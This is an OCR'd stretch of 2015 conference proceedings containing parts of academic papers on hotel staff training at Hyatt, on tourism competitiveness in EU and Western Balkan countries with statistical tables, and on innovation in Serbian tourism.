Da bi rezultati evaluacije bili veći i korisniji, moraju se znati obrazovni ciljevi i ostvareni rezultati. Kao što je poznato rezultati obuke mogu biti različiti: povećan stepen znanja, veće ovladavanje odredjenim veštinama, promenjeno ponašanje, promenjeni vrednosni stavovi, povećana motivacija za rad i slično. Osim toga, treba znati da se pod rezultatima obrazovanja, shvaćenim u širem smislu, podrazumevaju svi efekti obučavanja zaposlenih od kojih kompanija ima određenu korist: povećanje produktivnosti rada, povećanje ušteda na radu, smanjenje grešaka, poboljšanje kvaliteta i slično.

Evaluacija ili vrednovanje uspešnosti obuke može se sprovoditi u različitim periodima: u toku obrazovnih, odmah po okončanju tih aktivnosti i nakon primene stečenih znanja i veština u praksi. Za te svrhe se koriste brojni instrumenti – od uobičajenog upitnika za evaluaciju do merenja i poređenja ostvarenih rezultata pre i posle obrazovanja i obučavanja, odnosno merenja zadovoljstva gostiju kao i analiziranje da li je došlo do planiranog povećanja prodaje hotelskih proizvoda i usluga nakon obavljenih treninga. Aktivnosti vezane za vrednovanje uspešnosti obuke najčešće se prepuštaju kompetentnim stručnjacima i nadležnim rukovodiocima (prilagođeno prema: Kulić, 2005).

Kao primer dobre prakse može poslužiti korporacija Hyatt koja je dobitnik prestižne *Gallup* nagrade za Najbolje radno okruženje u 2014. godini. Ova kompanija je već treću godinu za redom proglašena jednim od 35 najboljih poslodavaca na globalnom nivou na osnovu anonimne ankete koju je organizovala relevantna agencija za istraživanje *Gallup*. Više od 76.000 ispitanika u 48 zemalja učestvovalo je u anketi koja pokazuje visok stepen zadovoljstva radnim mestom na kojem zaposleni, zahvaljujući obuci i treninzima, vide svoj razvoj i napredak u okviru kompanije Hyatt (Ćirić, 2014). Da bi se to postiglo radi se na intenzivnom usavršavanju zaposlenih, kroz širok spektar treninga i obuka. U korporaciji Hyatt su odavno shvatili koliko snažan uticaj može imati trening za zaposlene u pogledu kvaliteta usluga kao i imidža hotela kod krajnjih korisnika. Zato se već od uvodnog treninga orijentacije za nove zaposlene stavlja naglasak na misiju, ciljeve i vrednosti kompanije. Misija kompanije je da pruži autentično gostoprimstvo i da pravi razliku u životima onih koje „dodiruje" svakoga dana. Ovo se ostvaruje u okruženju koje poštuje sve ljude i sve ideje. Oni to rade na efikasan način koji vodi ka superiornim rezultatima.

Poverenje gostiju se može steći samo ako zaposleni hotela prvenstveno u svojim medjusobnim odnosima poštuju i primenjuju vrednosti kompanije, u ovom slučaju to su:

- uzajamno poštovanje - slušaj pažljivo, potvrdi, usvoji,
- iskrenost i integritet - govori i prihvati istinu, poštuj svoja obećanja,
- ljudskost - dozvoli da dela govore umesto reči, prepoznaj doprinos ostalih,
- zabava - ne shvataj sebe previše ozbiljno,
- kreativnost i inovacija - probudi stvaralački duh, budi preduzimljiv, proceni.

Svaki Hyatt-ov hotel predstavlja centar u kome se sprovode različiti treninzi kao što su: Rešavanje žalbi, Finansije za nefinansijsko osoblje, Tehnika prodaje, *Train the Trainer* (na ovom treningu se vrši obuka budućih ili trenutnih odeljenskih trenera koji se osposobljavaju da prenesu svoja znanja novim zaposlenima, uglavnom onim na prvoj liniji usluživanja kao što su sobarice ili konobari), *Service Excellence* (namenjen zaposlenima koji su u neposrednom kontaktu sa gostom), *Smart Selling* (obavezan trening za odeljenje prodaje), *Leaderhip Series* (namenjeni menadžmentu kao i zaposlenima koji imaju potencijal za napredovanje i dalji rast u okviru kompanije). Većina navedenih treninga se odvija u hotelu, osim *Leaderhip Series i Smart Selling* treninga. Hyatt nekoliko puta u toku godine svoje zaposlene šalje na obuke u inostranstvo u druge sestrinske hotele gde se ovi treninzi izvode od strane obučenih korporacijskih trenera. U okviru *General Orientation* treninga (uvodni trening koji obavezno prolaze svi novi zaposleni, uglavnom pre stupanja na radno mesto) postoji niz obuka koje se tiču osnovnih znanja o radu u hotelu, jedna od njih je i *Training for your future* (Obuka za vašu budućnost). S obzirom na to da se uslužni sektor zasniva na ljudima, a da je jedan od preduslova besprekorne usluge u hotelima dobra komunikacija između potrošača i zaposlenih, kao i među odeljenjima, u sklopu ovog treninga je i obuka veštine javljanja na telefon. Dokaz da se u Hyatt-u ništa ne prepušta slučaju je postojanje niza preporuka i standarda kako se najefikasnije koristi telefon. To znači da su koraci u procesu pripreme, javljanja na telefon, prebacivanja poziva, stavljanja poziva na čekanje, uzimanja poruke i završavanja poziva jasno definisani i standardizovani i kao takvi deo obaveznog treninga novozaposlenih.

## 6. HOTELSKI STANDARDI

Hotelski standardi i uspešnost poslovanja usko su vezani jer standardi čine osnovnu uporednu veličinu ili normalu pri ocenjivanju zaposlenih, imovine, poslovnog rezultata i uspešnosti poslovanja hotela. Kroz hotelsko poslovanje vrši se poređenje stvarnog stanja s propisanim kvalitetom, odnosno sa hotelskim standardima. Ukoliko postoje odstupanja od standarda, to znači da postoji manji kvalitet usluga u odnosu na onaj željeni, što upućuje na nedostatak racionalnosti i uspešnosti u poslovanju. Standardi kvaliteta čine jedinstvo, jer standard je pretpostavka za kvalitet i meri ostvarene rezultate. Uspešnost hotela zavisi od usvojenih standarda i napora svih zaposlenih koji svakodnevno i uporno moraju održavati standarde u komuniciranju s gostima i pružanju kvalitetnih ugostiteljskih proizvoda i usluga. Nakon uvođenja standarda, hotel se mora truditi da zadrži svoju specifičnost i prepoznatljivost. To će postići diverzifikacijom hotelske ponude, personalizacijom servisa, i kreativnošću hotelskog osoblja čiji kvalitet ne sme biti sputavan standardima. Naprotiv, standardi omogućavaju pojedinostavljenje rada što ostavlja hotelskom osoblju više vremena za goste u cilju zadovoljavanja njihovih potreba i zahteva.

## 7. REZIME

Hotel ima potrebu za ljudima i ljudi imaju potrebu za hotelom i tek zajedno ostvaruju ciljeve. Ljudski potencijali su osnova na kojoj se gradi strategija poslovanja. Primarni cilj svih hotela je uspeh na tržištu kao i obezbeđenje rasta i razvoja, što je u velikoj meri odgovornost zaposlenih. Samim tim, neophodno je da se zaposleni razvijaju i prilagođavaju ostalim faktorima procesa rada i da doprinose ostvarivanju optimalnih rezultata rada.

S obzirom na to da su potrošači i njihove potrebe pokretači poslovnih aktivnosti hotela, trening zaposlenih je posebno važan



DOI: 10.15308/Synthesis-2015-504-507

sa stanovišta kvaliteta usluga kao i imidža hotela kod krajnjih korisnika. Zato bi već od uvodnog treninga orijentacije za nove zaposlene trebalo naglasiti misiju, ciljeve i vrednosti organizacije, jer je izgradnja poverenja kod potrošača moguća samo ako zaposleni u međusobnim odnosima poštuju i primenjuju te iste vrednosti.

Polazeći od činjenice da se uslužni sektor zasniva na ljudima, cilj svakog hotela bi trebalo da bude da privuče i zadrži zaposlene koji uživaju radeći u okruženju vrhunskog hotelijerstva, koji su motivisani da pruže maksimum i koji su inovativni i posvećeni gostima. Zaposleni su ti koji boravak u hotelu čine izuzetnim, ključ je u odnosu prema gostima, a to je ono što se vežba.

## LITERATURA


Barjaktarović, D. (2013). *Upravljanje kvalitetom u hotelijerstvu*. Beograd: Univerzitet Singidunum.

Bateson, E. G., Hoffman, J., & Douglas, K. (2012). *Marketing usluga*. Beograd: DATA STATUS.

Čačić, K. (2010). *Poslovanje hotelskih preduzeća*. Beograd: Univerzitet Singidunum.

Čerović, S. (2013). *Upravljanje ljudskim resursima u hotelijerstvu*. Beograd: Univerzitet Singidunum

Ćirić, V. (2014). *Hyatt proglašen za najbolje radno okruženje u 2014*. Preuzeto 24.03.2015. Sa http://www.zajavnost.info/drustvo/hyatt-proglasen-za-najbolje-radno-okruzenje-u-2014/

Kulić, Ž. (2005). *Upravljanje ljudskim potencijalima*. Beograd: Radnička štampa.

Maričić, B. (2011). *Ponašanje potrošača*. Beograd: Savremena administracija.

Živković, R. (2013). *Ponašanje i zaštita potrošača u turizmu*. Beograd: Univerzitet Singidunum.




DOI: 10.15308/Synthesis-2015-504-507

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE ANALYSIS OF TOURISM COMPETITIVENESS OF THE EUROPEAN UNION AND SOME WESTERN BALKAN COUNTRIES

## ANALIZA KONKURENTNOSTI TURIZMA U ZEMLJAMA EVROPSKE UNIJE I POJEDINIM ZEMLJAMA ZAPADNOG BALKANA

Bojan Krstić[1], Tanja Stanišić[2], Jelena Petrović[3]
[1]Faculty of Economics, University of Nis, Trg Kralja Aleksandra 11, Niš, Serbia
[2]Researcher on the Project 179066 of the Ministry of education, science and technological development of the Republic of Serbia,
[3]Faculty of Science and Mathematics, University of Niš, Višegradska 33, Niš, Serbia

**Abstract:**
The paper analyzes the achieved level of tourism competitiveness in the European Union (EU) and certain Western Balkan countries that are not EU members (Serbia, Macedonia and Montenegro). Also, the paper analyzes the accommodation capacity, as an important tourism resource, as well as the number of overnight stays of tourists in these countries, as a performance of the tourism sector. In order to evaluate the importance of accommodation and tourism traffic, this paper examines the interdependence between the tourism competitiveness, capacities and overnight stays. The results of the correlation analysis revealed a significant positive correlation between the observed variables. The aim of the paper is to identify the position of the Western Balkan countries that are non-EU members in terms of torusim competitiveness, capacity and tourism traffic.

**Key words:**
tourism, capacity, overnight stays, competitiveness.

**Apstrakt:**
U radu se analizira dostignuti nivo konkurentnosti u turizmu u zemljama Evropske unije (EU) i pojedinim zemljama Zapadnog Balkana koje nisu članice EU (Srbija, Makedonija i Crna Gora). Takođe, u radu je izvršena analiza smeštajnih kapaciteta, kao bitnog turističkog resursa, kao i broja noćenja turista u navedenim zemljama, kao performanse sektora turizma. U cilju sagledavanja značaja smeštajnih kapaciteta i turističkog prometa, ispitana je međuzavisnost između konkurentnosti u turizmu, kapaciteta i noćenja turista. Rezultati korelacione analize ukazuju na značajnu pozitivnu međuzavisnost između posmatranih varijabli. Ovaj rad ima za cilj sagledavanje pozicija zemalja Zapadnog Balkana koje još uvek nisu članice EU u pogledu konkurentnosti u turizmu, raspoloživih kapaciteta i turističkog prometa.

**Ključne reči:**
turizam, kapacitet, noćenja tursita, konkurentnost.

**Acnowledgment:**
This paper is part of the research within the project No. 179066 - Improving the competitiveness of the public and private sector by networking competences in the process of the European integrations of Serbia, financed by the Ministry of Education, Science and Technological Development of the Republic of Serbia.

## 1. INTRODUCTION

Tourism competitiveness is the concept that has become very important for the countries around the world. This fact is understandable, given that the development of the tourism sector can greatly affect the economic development of any country. Today's global competition in the tourism sector is no longer managed solely by the criteria of the quality of products and tourist offer in the narrow sense. It is necessary to develop new methods and strategies to improve tourism. One of the preconditions for improving the tourism sector and tourism competitiveness is certainly the assessment of the position of a specific country within the world tourism market.

The paper analyses the tourism competitiveness of the European Union countries, in particular the Western Balkan countries that are still non-EU members (Serbia, Macedonia and Montenegro). The aim of the paper is to examine the position of the given Western Balkans countries by means of comparative analysis in terms of tourism competitiveness, and identify segments that should be improved with aim of enhancing their competitive position. Research results are divided into three segments. The first segment includes the analysis of competitiveness of the EU and WB countries according to Travel & Tourism Competitiveness Index (TTCI) of the World Economic Forum (WEF). The second one examines the accommodation capacity and overnight stays of tourists in the EU and certain WB countries. In the third segment, the emphasis is placed on the interdependence between tourism competitiveness, accommodation capacities and tourist overnight stays. The objective is to determine whether these factors of tourism sector offer could be viewed as factors that could enhance its overall competitiveness.

## 2. LITERATURE REVIEW

Tourism is a very important driver of economic development in modern conditions, both in the developed and developing countries. Moreover, it is particularly important for the economic development of certain countries because it can be an important generator of new jobs. Also, tourism is significant since the creation of conditions for tourism development involves a number of positive effects, such as the construction of social infrastructure and the improvement of the life quality. In the European Union, tourism sector in the narrow sense (traditional providers of travel and tourism services) comprises 1.8 million enterprises, mainly SMEs. The tourism contribution to GDP is 5%, and tourism employs 5.2% of the active population (about 9.7 million people). Taking into account close links with



E-mail: bojan.krstic@eknfak.ni.ac.rs
DOI: 10.15308/Synthesis-2015-508-512

other sectors of the economy, that contribution is even higher (10% of gross domestic product and 12% of the total number of employees). In fact, it is the third socio-economic activitiy of the EU according to its importance. When it comes to statistics of foreign tourist arrivals (from the other countries and the European Union countries), the European Union was the first tourist destination in the world. Due to its economic importance, tourism is considered an integral part of the European economy. From the European point of view, the tourism-related policy plays an important role in achieving overall objectives in terms of employment and growth policies. In addition, the environmental dimension of tourism will eventually become greater, although it already exists in the context of sustainable, responsible and ethical tourism (European Parliament, 2015).

Given the exceptional importance of tourism in contemporary conditions, tourism competitiveness and toursim destination competitiveness are more actual. The destination competitiveness can be linked to the ability to deliver a travel experience that provides greater satisfaction than the one being offered by other destinations (Vengesayi, 2003). Destination competitiveness is a general concept that encompasses price differentials coupled with exchange rate movements, the productivity levels of various components of the tourism industry, and qualitative factors affecting the attractiveness of a destination (Forsyth & Dwyer, 2009, p. 78). The development of a destination competitiveness model allows tourism stakeholders, both in the private and public sector, to identify key strengths and weaknesses of their destination from the visitor's point of view, to highlight the tourism development opportunities and to develop strategies to overcome possible threats to future visits (Dwyer *et al.*, 2004).

Modern tourists are more experienced and more demanding, which is why the tourism market, by its dynamics, makes the supply and demand mutually dependent On the one hand, supply follows the change in demand preferences, while demand causes expectations that are difficult to meet (Gračan & Rudančić-Lugarić, 2013, p. 271). Therefore, it is necessary to constantly increase and promote the competitive attractiveness of tourism destinations. The tourism destination competitiveness and the overall competitiveness of the travel and tourism industry, is of vital importance for the survival and growth in the international market, in the conditions of increasing leisure time and rising levels of disposable income (Echtner & Ritchie, 2003). The overall travel and tourism competitiveness is determined and driven by the competitiveness of each of the components of the macroenvironment (economic, social and cultural, political, technological) (Bălan *et al.*, 2009, p. 980). From a tourism perspective, the success of the industry is intertwined very specifically with the performance of energy, technology, telecommunications, agriculture, and transportation sectors (Crouch & Ritchie, 1999, p. 138). Sustainable development of tourism destinations and environmental preservation have an increasing role in the improvement of tourism competitiveness (Huybers and Bennett, 2003).

Based on the given facts, it can be concluded that measurement of tourism competitiveness is very important. Starting from 2007, the WEF has produced The Travel & Tourism Competitiveness Reports and measured the Travel & Tourism Competitiveness Index (Crouch, 2007). The factors and policies that enable the development of travel and tourism sector in many different countries are measured by means of the TTCI. The index is calculated on the basis of three large sets of variables that provide or manage the development of travel and tourism competitiveness. Special subindex is defined for each of these sets: 1) for the regulatory framework of Travel & Tourism, 2) for the business environment and infrastructure, and 3) for human, cultural and natural resources in the travel and tourism sector (WEF, 2013). Measuring the level of competitiveness of the national travel and tourism industry is fuelled by the fact that travel and tourism are becoming the dominant development forces within a growing number of countries.

## 3. RESULTS AND DISCUSSION

Research results are grouped into three segments: a) Analysis of competitiveness of the EU and WB countries, according to TTCI; b) analysis of accommodation capacity and overnight tourist stays in the EU and WB countries; and c) Examining the interdependence between tourism competitiveness, accommodation capacities and overnight tourist stays.

### 3.1. ANALYSIS OF COMPETITIVENESS OF THE EU AND WB COUNTRIES ACCORDING TO TTCI

The TTCI is composed of 14 'pillars' grouped into three sub-indexes (Travel & Tourism regulatory framework, Travel & Tourism business environment and infrastructure and Travel & Tourism human, cultural, and natural resources). Each pillar is also composed of several component variables. The structure of Travel & Tourism Competitiveness Index is given in Figure 1.





Figure 1. The Travel & Tourism Competitiveness Index (TTCI)



DOI: 10.15308/Synthesis-2015-508-512

The Travel & Tourism Competitiveness Report 2013 assesses 140 economies worldwide based on the extent to which they are implementing the factors and policies to make it attractive to develop travel and tourism sector. Ranking and score for the European Union countries, as well as for Macedonia, Serbia and Montenegro are given in Table 1. Also, in order to observe the position of the Western Balkan countries that are still not the European Union members, the average values for the EU are given in Table 1.

The best ranking and score of the TTCI among the European Union countries in 2013 is recorded in Germany, Austria, Spain and United Kingdom. Given the fact that the World Economic Forum ranks 140 countries in 2013, we can conclude that all EU countries are located in the first half of the world's ranking list. Romania is the EU member state that records the minimum values of the TTCI score (4.04) and minimum ranking according the TTCI in 2013 (68$^{th}$ place on the global ranking). The analysed Western Balkan countries do not assume such a favourable position when it comes to travel & tourism competitiveness, as is the case with the EU countries. Namely, Macedonia, Serbia and Montenegro are below the EU average according to the TTCI rank and score. Also, two out of these three countries are located in the second half of the world's ranking list (Macedonia and Serbia). Montenegro is the best positioned among these three countries, and assumes the 40$^{th}$ place on the world's ranking list, while Serbia is the worst positioned with the TTCI of 4.50.

## 3.2. ANALYSIS OF ACCOMMODATION CAPACITY AND OVERNIGHT STAYS OF TOURISTS IN THE EU AND WB COUNTRIES

Accommodation facilities and the volume of tourism traffic in a particular country are essential prerequisites for the growth of tourism competitiveness. In addition to natural and cultural predisposition for development of some tourism destination, one of the key factors are accommodation facilities. On the one hand, the destination cannot be developed without accommodation capacities, while the poor quality of accommodation capacities can have a negative impact on the decision to visit a particular destination. Accommodation can be seen as a product that contains a significant number of elements that can be combined in different ways. The aim is to differentiate the offers for different consumer segments ensuring their loyalty. Tourist traffic, as an indispensable component of the tourism development, is an indicator that determines the total number of tourists and the number of overnight stays within a certain area, *i.e.* it is a synthetic and summary indicator of volume, dynamics and structure of tourist movements (Omerović, 2014, p. 174). Also, there is a causal link between accommodation and tourism traffic. The accommodation facilities are one of the most important factors of tourism offer and together with the capacity for feeding have the greatest impact on the volume of tourist traffic.

Table 2 shows the number of available beds and the number of overnight stays of tourists in the EU countries, the average for the European Union as a whole, as well as the number of available beds and the number of overnight stays of tourists in the observed Western Balkans countries.

As regards the accommodation capacity measured by the number of beds, the leaders of the EU countries are France, Germany, Italy, Spain, and United Kingdom. On the other hand, countries with the most modest capacity in the EU are Latvia, Estonia, Malta, Lithuania and Luxembourg. As a logical consequence, the country with the highest number of overnight stays of tourist within the EU are France, Germany, Italy, Spain and United Kingdom. The minimum number of overnight stays in 2013 was recorded in Lithuania, Luxembourg, Malta, Estonia and Latvia. This simple analysis of data suggests the existence of a direct connection between the accommodation capacity and overnight stays of tourists. When it comes to the Western Balkan countries, only Montenegro has a larger accommodation

| Country | TTCI rank | TTCI score | Country | TTCI rank | TTCI score |
|---|---|---|---|---|---|
| Austria | 3 | 5.39 | Lithuania | 49 | 4.39 |
| Belgium | 18 | 5.04 | Luxembourg | 23 | 4.93 |
| Bulgaria | 50 | 4.38 | Malta | 24 | 4.92 |
| Croatia | 35 | 4.59 | Netherlands | 13 | 5.14 |
| Cyprus | 29 | 4.84 | Poland | 42 | 4.47 |
| Czech Republic | 31 | 4.78 | Portugal | 20 | 5.01 |
| Denmark | 21 | 4.98 | Romania | 68 | 4.04 |
| Estonia | 30 | 4.82 | Slovak Republic | 54 | 4.32 |
| Finland | 17 | 5.10 | Slovenia | 36 | 4.58 |
| France | 7 | 5.31 | Spain | 4 | 5.38 |
| Germany | 2 | 5.39 | Sweden | 9 | 5.24 |
| Greece | 32 | 4.75 | United Kingdom | 5 | 5.38 |
| Hungary | 39 | 4.51 | *EU average* | *26.9* | *4.86* |
| Ireland | 19 | 5.01 | *Macedonia* | *75* | *3.98* |
| Italy | 26 | 4.90 | *Montenegro* | *40* | *4.50* |
| Latvia | 48 | 4.43 | *Serbia* | *89* | *3.78* |

Table 1. Ranking and score of TTCI for the EU and WB countries (2013)
Source: http://www3.weforum.org/docs/WEF_TT_Competitiveness_Report_2013.pdf



DOI: 10.15308/Synthesis-2015-508-512

| Country | Capacity | Overnight stays of tourists | Country | Capacity | Overnight stays of tourists |
|---|---|---|---|---|---|
| Austria | 981.070 | 110.687.373 | Lithuania | 69.287 | 6.089.056 |
| Belgium | 372.867 | 31.448.180 | Luxembourg | 66.747 | 2.637.481 |
| Bulgaria | 302.433 | 21.617.474 | Malta | 43.360 | 8.501.147 |
| Croatia | 867.110 | 64.418.292 | Netherlands | 1.404.852 | 96.074.132 |
| Cyprus | 87.143 | 14.048.529 | Poland | 679.445 | 62.959.452 |
| Czech Republic | 740.671 | 43.308.279 | Portugal | 491.099 | 49.888.259 |
| Denmark | 417.594 | 28.500.837 | Romania | 291.244 | 19.301.768 |
| Estonia | 55.482 | 5.734.033 | Slovak Republic | 190.306 | 11.345.641 |
| Finland | 254.112 | 20.241.057 | Slovenia | 105.559 | 9.471.571 |
| France | 5.049.726 | 403.577.275 | Spain | 3.437.362 | 389.211.987 |
| Germany | 3.481.558 | 354.871.005 | Sweden | 805.033 | 49.710.427 |
| Greece | 1.227.204 | 91.910.642 | United Kingdom | 3.464.423 | 303.564.528 |
| Hungary | 422.039 | 24.426.148 | *EU average* | 108.1771 | 94.035.367 |
| Ireland | 215.289 | 28.884.907 | *Macedonia* | 42.542 | 1.499.076 |
| Italy | 4.728.180 | 376.785.615 | *Montenegro* | 149.348 | 9.151.236 |
| Latvia | 38.400 | 3.775.192 | *Serbia* | 101.729 | 6.368.597 |

Table 2. Accommodation capacity and overnight stays of tourists in the EU and WB countries (2013)
Source: http://ec.europa.eu/eurostat/web/tourism/data/database

capacity measured by the number of beds and a larger number of overnight stays compared to the EU average. Macedonia and Serbia are below the EU average regarding the analysed indicators of tourism development. Macedonia is in the worst position compared to the other two analysed Western Balkans countries.

### 3.3. EXAMINING INTERDEPENDENCE BETWEEN TOURISM COMPETITIVENESS, ACCOMMODATION CAPACITIES AND OVERNIGHT TOURIST STAY

In order to determine the nature and strength of the relationship between tourism competitiveness, accommodation capacities and tourist overnight stays, Table 3 presents the results of the correlation analysis. The degree of interdependence between these variables is measured by the Pearson correlation coefficient.

The results of the correlation analysis conducted on a sample of all analysed countries have confirmed the expected positive interdependence between the accommodation capacities and tourist overnight stay. The high positive value of the correlation coefficient between these variables of 0.984 was recorded. However, the positive, moderate correlation was also observed between tourism competitiveness and accommodation capacities (the value of the correlation coefficient of 0.545) and tourism competitiveness and tourist overnight stays (the value of the correlation coefficient of 0.576).

## 4. SUMMARY

For the purpose of maintaining and improving tourism competitiveness, it is essential that the countries develop and build long-term strategic potential and offer unique tourism products and services. However, basic tourism resources, such as accommodation facilities, do not lose their importance and correlation with turnover of tourists.

Comparative analysis of tourism competitiveness of the European Union and the Western Balkans countries suggests that Macedonia, Serbia and Montenegro are below the EU average when it comes to the achieved level of tourism competitiveness. The Western Balkan countries are even worse compared to the EU countries in terms of accommodation capacity and the number of tourist overnight stays. The results of correlation analysis show a moderate positive correlation between the achieved level of tourism competitiveness and accommodation capacity and overnight stays. Also, there was a high positive correlation between the capacity measured by the number of beds and number of overnight tourist stays.

| | | Overnight stays of tourists | Capacity | TTCI |
|---|---|---|---|---|
| Overnight stays of tourists | Pearson Correlation | 1 | 0.984(**) | 0.576(**) |
| | Sig. (2-tailed) | | 0.000 | 0.001 |
| | N | 31 | 31 | 31 |
| Capacity | Pearson Correlation | 0.984(**) | 1 | 0.545(**) |
| | Sig. (2-tailed) | 0.000 | | 0.002 |
| | N | 31 | 31 | 31 |
| TTCI | Pearson Correlation | 0.576(**) | 0.545(**) | 1 |
| | Sig. (2-tailed) | 0.001 | 0.002 | |
| | N | 31 | 31 | 31 |
| ** Correlation is significant at the 0.01 level (2-tailed). | | | | |

Table 3. The results of correlation analysis
Source: Authors' calculation



DOI: 10.15308/Synthesis-2015-508-512

Western Balkan countries must first improve the accommodation facilities as an elementary tourism resource, and then develop a distinct competitive advantage. Despite numerous advantages of tourism products, tourism of the surveyed Western Balkan countries is not adequately developed. These countries have only a comparative advantage in tourism, because they have a diverse structure of the tourist offer. Since they are located near the traditional and new tourism markets, they have a long history and general recognition and preserved natural resources. The observed Western Balkan countries should focus on the transformation of the comparative tourism advantage into a competitive tourism advantage.

## REFERENCES


Bălan, D., Balaure, V., & Vegheș, C. (2009). Travel and tourism competitiveness of the world's top tourism destinations: an exploratory assessment. *Annales Universitatis Apulensis Series Oeconomica*. 11(2), 979-987.

Crouch, G. I. (2007). Measuring tourism competitiveness: research, theory and the WEF index. In: ANZMAC Annual Conference (pp. 3-5). Retrieved February, 15, 2015, from http://www.anzmac.org/conference_archive/2007/papers/Crouch_1.pdf

Crouch, G. I., & Ritchie, J. B. (1999). Tourism, competitiveness, and societal prosperity. *Journal of business research.* 44(3), 137-152.

Dwyer, L., Mellor, R., Livaic, Z., Edwards, D., & Kim, C. (2004). Attributes of destination competitiveness: a factor analysis. *Tourism analysis*. 9(1-2), 91-101.

Echtner, C.M., & Ritchie, J.R.B. (2003). The meaning and Measurement of Destination Image. *The Journal of Tourism Studies,* 14(1), 37-48.

European Parlament. (2015). Fact Sheets on the European Union - 2015. Retrieved February 15, 2015, from http://www.europarl.europa.eu/ftu/pdf/hr/FTU_5.6.13.pdf

Eurostat. (2013). Tourism. Retrieved February 25, 2015, from http://ec.europa.eu/eurostat/web/tourism/data/database

Forsyth, P., & Dwyer, L. (2009). Tourism price competitiveness. In The Travel and Tourism Competitiveness Report, Managing in a Time of Turbulence. World Economic Forum, Geneva, pp. 77-90.

Gračan, D., & Rudančić-Lugarić, A. (2013). Konkurentnost turističke destinacije. *Ekonomski vjesnik*. XXVI(1), 271-282.

Huybers, T., & Bennett, J. (2003). Environmental management and the competitiveness of nature-based tourism destinations. *Environmental and Resource Economics.* 24(3), 213-233.

Omerović, J. (2014). Turistički promet kao nezaobilazna komponenta razvoja turizma Tuzle. Zbornik radova Departmana za geografiju, turizam i hotelijerstvo 43–2/2014.

Vengesayi, S. (2003). A Conceptual Model of Tourism Destination Competitiveness and Attractiveness. In: ANZMAC 2003 Conference Proceeding. 1-3 December 2003, pp. 637-647. Retrieved February 02, 2015, from http://smib.vuw.ac.nz:8081/WWW/ANZMAC2003/papers/CON20_vengesayis.pdf

WEF. (2013). The Travel & Tourism Competitiveness Report 2013. Retrieved February, 25, 2015, from http://www.weforum.org/issues/travel-and-tourism-competitiveness




DOI: 10.15308/Synthesis-2015-508-512

Synthesis
International Scientific Conference of IT and Business-Related Research

# INNOVATIONS, SMART SPECIALISATION AND REGIONALISATION – KEY APPROACHES TO STRENGTHENING COMPETITIVENESS IN TOURISM

## INOVACIJE, PAMETNA SPECIJALIZACIJA I REGIONALIZACIJA – KLJUČNI PRISTUPI ZA JAČANJE KONKURENTNOSTI U TURIZMU

Jovan Popesku

Singidunum University, Faculty of Tourism and Hospitality Management, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
Competitive position of tourism industry and tourist destinations is a key issue for defining the tactical and strategic approach to the operations in the tourism market. Based on the results achieved and relevant indicators, the competitive position of Serbia as a tourist destination can be assessed as unsatisfactory, particularly in the international market. The paper emphasizes the importance of three key contemporary approaches to strengthening the tourism competitiveness. It is about a joint functioning of innovations and smart specialisation, and their influence which can be properly formulated within the selected region. Regions should designate the areas in which they have a competitive advantage, and should encourage and promote innovations in these areas, on the basis of smart specialisation. The process of Serbia's accession to the European Union will also involve the harmonisation with the strategies and measures used within the EU in order to strengthen its competitiveness. Therefore, the timely review and coping with the key approaches to strengthening of tourism competitiveness, is an important step towards the comprehensive and serious approach to the creation of new and more sophisticated basis for improving the competitive position of Serbia in the international market.

**Key words:**
tourism, Serbia, competitiveness, innovations, regionalisation.

**Apstrakt:**
Pitanje konkurentskog položaja preduzeća turističke privrede i turističkih destinacija je ključno za definisanje taktičkog i strategijskog pristupa poslovanju na turističkom tržištu. Konkurentski položaj Srbije kao turističke destinacije se može oceniti nezadovoljavajućim kako prema ostvarenim rezultatima, posebno na međunarodnom tržištu, tako i prema relevantnim pokazateljima. U radu je istaknut značaj tri savremena ključna pristupa jačanju konkurentnosti u turizmu. Reč je o združenom delovanju inovacija i pametne specijalizacije čiji se uticaj može na pravi način uobličiti u okviru odabranih regiona. Regioni bi trebalo da odrede oblasti u kojima poseduju konkurentske prednosti i da za te oblasti, na osnovu pametne specijalizacije, podstaknu i unaprede inovacije. Proces pristupanja Srbije Evropskoj uniji podrazumevaće i harmonizaciju sa strategijama i merama koje u su okviru EU koriste u cilju jačanja konkurentnosti. Pravovremeno razmatranje i suočavanje sa ključnim pristupima za jačanje konkurentnosti turizma jeste, shodno tome, bitan korak ka sveobuhvatnom ozbiljnom pristupu stvaranju novih i savremenijih osnova za unapređenje konkurentskog položaja Srbije na međunarodnom tržištu.

**Ključne reči:**
turizam, Srbija, konkurentnost, inovacije, regionalizacija

## 1. FOREWORD

